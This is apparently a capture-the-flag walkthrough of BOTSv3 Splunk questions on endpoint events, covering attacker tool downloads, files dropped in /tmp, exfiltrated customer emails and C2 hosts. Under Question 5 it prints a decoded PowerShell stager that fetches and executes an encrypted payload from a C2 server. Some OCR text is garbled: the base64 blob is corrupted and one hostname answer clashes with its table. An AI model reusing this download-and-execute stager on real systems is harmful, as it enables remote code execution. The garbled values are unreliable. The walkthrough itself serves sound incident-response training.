

Splunk 3 – More Endpoint Events

In this task, you're focused on events that have mostly occurred on the endpoint.


The questions below are from the 300 series of the BOTSv3 dataset.

Question 1:

What port number did the adversary use to download their attack tools?

Answer: 3333

I used the query below to start and then started going through the fields hunting for destination ports.



Unfortunately the field name “dest_port” produced 100’s of values. I came to the conclusion that the count should be relatively small and therefore tried searching for “rare values” within the “dest_port” field name

SELECTED FIELDS

host 15

source 28

sourcetype 12

INTERESTING FIELDS

app 100+

bytes 100+

bytes_in 100+

bytes_out 100+

dest_ip 100+

dest_mac 47

dest_port 100+

endtime 100+

flow_id 100+

fragment_count 3

index 1

linecount 1

message_type[] 2

name[] 100+

packets_in 100+

packets_out 100+

protocol 22

protocol_stack 100+

protoid 27

product 100+

dest_port

>100 Values, 57.439% of events

Selected

Reports

Average over time

Maximum value over time

Minimum value over time

Top values

Top values by time

Rare values

Events with this field

Avg: 1186.7509745658751 Min: 22 Max: 65525 Std Dev: 5321.870874373247

Top 10 Values	Count	%
53	129,591	70.654%
3306	27,321	14.896%
80	9,869	5.381%
443	6,037	3.291%
5353	3,407	1.858%
137	1,926	1.05%
5355	991	0.54%
123	488	0.266%
9997	448	0.244%
1900	359	0.196%

The query looked like this and produced the results below

```
1 index=botsv3 sourcetype="stream:http" | | rare limit=20 dest_port
```

Out of the list the majority seemed fairly normal apart from port number “3333”. I know that this port has been used historically in malicious activity and is also used in association with cryptocurrency wallets. Although cryptocurrency isn’t illegal, it is commonly used by criminals.

dest_port
22
32783
33083
3333
33559
34465
34583
34820

Question 2:

Based on the information gathered for question 1, what file can be inferred to contain the attack tools?

Answer guidance: Include the file extension.

Answer: logos.png

The answer is in the event from the previous question. At the bottom of the image below under the field name “uri_path”.

```
flow_id: e8947e90-2f4b-48eb-93e8-f0099d8f
http_comment: HTTP/1.1 200 OK
http_content_length: 5782482
http_content_type: image/png
http_method: GET
http_user_agent: Mozilla/5.0 (Windows NT
protocol_stack: ip:tcp:http
site: 45.77.53.176:3333
src_ip: 192.168.70.186
src_mac: 00:0C:29:55:51:1A
src_port: 64104
status: 200
time_taken: 11149728
timestamp: 2018-08-20T10:47:05.742156Z
transport: tcp
uri_path: /images/logos.png
```

Question 3:

During the attack, two files are remotely streamed to the /tmp directory of the on-premises Linux server by the adversary. What are the names of these files? Answer guidance: Comma separated without spaces, in alphabetical order, include the file extension where applicable.

Answer: colonel.c,definitelydontinvestigatethisfile.sh

I started with the query in the 1st line, using "/tmp/*.*". After producing lots of duplicate results in the "columns.target_path" field name. I decided to use the table and dedup function to arrange the values in a more readable manner whilst removing any duplicate values.

The screenshot shows the Splunk Search interface. At the top, the query is entered in the search bar:

```
1 index=botsv3 /tmp/*.* sourcetype="osquery:results"
2 | dedup columns.target_path
3 | table columns.target_path
```

Below the search bar, it indicates "34 events (before 9/18/23 11:06:11.000 AM) No Event Sampling". The "Statistics (34)" tab is selected. A panel for "columns.target_path" is open, showing "4 Values, 72.727% of events". The "Reports" section is active, displaying a table of values:

Values	Count	%
/tmp/cclBJ1WV.s	6	37.5%
/tmp/ccgZ61x9.o	4	25%
/tmp/colonel.c	3	18.75%
/tmp/definitelydontinvestigatethisfile.sh	3	18.75%

Im after 2 answers out of a possible 4. The last file was obviously my first choice due to the ridiculous file name. After analysing that file I noticed that the "unixTime" was the same as the "colonel.c" file. I came to the conclusion that these were the 2 files I was looking for. Fortunately I was correct

```
}
epoch: 0
hostIdentifier: hoth
name: pack_fim_file_events
unixTime: 1534763637
```

Question 4:

The Taedonggang adversary sent Grace Hoppy an email bragging about the successful exfiltration of customer data. How many Frothly customer emails were exposed or revealed?

Answer: 8

Used a fairly straight forward query below and my first event revealed the email below

```
1 index=botsv3 "grace hoppy"
```

```
-----  
From: HyunKi Kim <hyunki1984@naver.com>  
Sent: Thursday, July 26, 2018 12:08 PM  
To: Grace Hoppy  
Subject: All your datas belong to us
```

Gracie,

We brought your data and imported it: <https://pastebin.com/sdBukwsE> =
Also, you should not be too hard Bruce. He good man

[<https://pastebin.com/i/facebook.png>](<https://pastebin.com/sdBukwsE>)

()) - Pastebin.com(<https://pastebin.com/sdBukwsE>)
[pastebin.com](https://pastebin.com/sdBukwsE)

The link provided in the email takes you to the page below. If you count the number of emails exposed by the adversary, it totals 8.

```
Good morning. ghuppy@froth.ly we hacked you again. I hope your beer is better than your safety.
```

```
'Meeting to discuss project plan and hash out the details of implementation',NULL,NULL,0),('c11f78ae-b124-931b-4cd7-5b44265760aa','lily@brokenhands.com','','rlait@converseloverscom','','Looking for new craft beers',NULL,NULL,0),('c68c9a00-a56e-1ba3-a46e-5b44265bc081','JohnnyStoner@stoutlover.com','','DavidHerrald@basements.com','','Needs a yeast that has the taste of candycorn',NULL,NULL,0),('cc0b352b-4708-b54f-a891-5b4426f12d47','tomsmi@mainecabanaboys.com','','mattyv@scootersafety.com','','Called about new brewery in St. Louis',NULL,NULL,0),('d1d8ea88-90bd-ede3-7400-5b4426a1ce21','davidveuve@bellyandshouldershimmies.co.uk','','jimmybrodsky@firearmsandmortuaries.it','','Very interested in discussing floral notes of peat and dirt in scottish ale',NULL,NULL,0),('d767c134-0327-6f28-5a14-5b4426f95e21','
```

Question 5:

What is the path of the URL being accessed by the command and control server? Answer guidance: Provide the full path. (Example: The full path for the URL <https://imgur.com/a/mAqgt4S/lasd3.jpg> is /a/mAqgt4S/lasd3.jpg)

Answer: /admin/get.php

This one was challenging. The hint suggested looking at the source below and so I started there.

```
1 index=botsv3 source="WinEventLog:Microsoft-Windows-PowerShell/Operational"
```

I then found the "Type" field and went deeper into the value "Warning". My thinking being that a warning may have been given if access was being granted to the C2 server

The screenshot shows a Splunk search interface. On the left, a list of fields is visible, including # severity_id 3, a Sid 4, # SidType 1, # signature_id 6, a SourceName 1, a splunk_server 1, a TaskCategory 4, a Type 3, and a User 1. The 'Type' field is selected, and a panel on the right displays its details. The panel shows '3 Values, 100% of events' and a 'Selected' button with 'Yes' and 'No' options. Under the 'Reports' section, there are links for 'Top values', 'Top values by time', and 'Rare values'. The 'Events with this field' section shows a table with three rows: 'Information' (Count: 42, %: 45.652%), 'Verbose' (Count: 33, %: 35.87%), and 'Warning' (Count: 17, %: 18.478%).

Values	Count	%
Information	42	45.652%
Verbose	33	35.87%
Warning	17	18.478%

From here I went into "TaskCategory" and focused on "Execute a Remote Command". Makes sense I thought when accessing a C2 server

The screenshot shows a Splunk search interface. On the left, a list of fields is visible, including y_id 1, ie 1, jre_id 2, Name 1, _server 1, and category 2. The 'category 2' field is selected, and a panel on the right displays its details. The panel shows '2 Values, 100% of events' and a 'Selected' button with 'Yes' and 'No' options. Under the 'Reports' section, there are links for 'Top values', 'Top values by time', and 'Rare values'. The 'Events with this field' section shows a table with two rows: 'Execute a Remote Command' (Count: 15, %: 88.235%) and 'Executing Pipeline' (Count: 2, %: 11.765%).

Values	Count	%
Execute a Remote Command	15	88.235%
Executing Pipeline	2	11.765%

```
Context:
Severity = Warning
Host Name = ConsoleHost
Host Version = 5.1.17134.112
Host ID = 15a9415-5d37-4814-88d9-820a3462592b
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc [REDACTED]
[REDACTED]
[REDACTED]
[REDACTED]
```

```
AG4ARwAoAFsAQwBvAG4AdgBFAFIAdABdADoA0gBGAHIAbwBNAEIIAQQBzAGUANGA0AFMAdABYAGkATgBHACgAJwBhAEEAQgAwAE
EASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBEAFEAQQB0AFAEAQQB1AEERABjAEETgB3AEEdAQBBAEQAVQBBAE0A
dwBBAHUAQQBEAEUAQQB0AHcAQQAyAEERABvAEETgBBAEEAMABBAEQATQBBAccAKQApACkA0wAkAHQAPQAnAC8AYQBkAG0AaQ
BuAC8AZwB1AHQALgBwAGgAcAAnADsAJABXAEMALgBIAEUAYQBEAEUAcgBTAC4AQQBkAEQAKAAIAEMAbwBvAGsAaQB1ACIALAAI
AFAAdABoAEAEAVgBnAHMAPQB0AEIAMgBIAAARwBUAEkACB3AHgAQwB1AEwAaABHAGUALwBmAeWAAwBmAEIAcABDAGAQ9A9AC
IAKQA7ACQAZABhAFQAQQA9ACQAdwBDAC4ARABPAFCAbgBsAG8AQQBkAEQAQQB0AEAEAKAAAHMARQBvACsAJAB0ACKA0wAkAGKA
dgA9ACQAZABBAFQAQQBbADAALgAuADMAXQA7ACQARABhAFQAYQA9ACQAZABhAFQAQQBbADQALgAuACQARABhAHQAYQAuAGWARQ
B0AEcAVABIAF0A0wAtAGoABwBpAE4AwWBDAGgAQQBvAFsAXQBdACgAJgAgACQAUGAgACQARABhAFQAYQA9AgACgAJABJAFYkAwAk
AEsAKQApAHwASQBFAFgA
```

5312 1 4789-4827 (38 selected) Raw Bytes

Output

```
[SYSTeM.Text.Encoding]::ASCII.GetBytes('1AB<Yk6Z4#+vVu05;8&M-9UL~l|>0gP');$R=
{$D,$K=$ARgs;$S=0..255;0..255|%
{$J=($J+$S[$_]+$K[$_%$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=
($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_
bXor$S[($S[$I]+$S[$H])%256]};$ser=$(Text.Encoding)::Unicode.GetString([Convert]::FromBase64Strin
G('aAB0AHQAcABZAdoALwAvADQANQAuADcANwAuADUAMwAuADEANwA2AdoANAA0ADMA'));$t='/admin
/get.php';$WC.HEAdErS.Add("Cookie","PthAVGs=hB2H0GTIpwxCeLhGe
/fLkFBpCdI=");$daTA=$wC.DOWnLoAdData($sEr+$t);$iv=$daTA[0..3];$DaTa=$daTA[4..$Data.Length];-
join[Char[]](& $R $DaTa ($IV+$K))|IEX
```

1992 1 6ms UTF-16LE

Question 6:

At least two Frothy endpoints contact the adversary's command and control infrastructure. What are their short hostnames? Answer guidance: Comma separated without spaces, in alphabetical order.

Answer: ABUNGST-L,FYODOR-L

As I was already on the correct event from the previous question, simply analysing the “host” field name provided me with both the answers.

The screenshot shows a data analysis interface. On the left, there is a sidebar with two sections: 'SELECTED FIELDS' and 'INTERESTING FIELDS'. Under 'SELECTED FIELDS', there are three items: 'a host 2', 'a source 1', and 'a sourcetype 1'. Under 'INTERESTING FIELDS', there are five items: 'a category 1', 'a ComputerName 2', 'a dvc 2', 'a dvc_nt_host 2', and '# event_id 2'. The main panel on the right is titled 'host' and shows '2 Values, 100% of events'. It has a 'Selected' dropdown menu with 'Yes' and 'No' options. Below this, there is a 'Reports' section with three tabs: 'Top values', 'Top values by time', and 'Rare values'. The 'Top values' tab is selected, showing a table with the following data:

Values	Count	%
BGIST-L	1	50%
FYODOR-L	1	50%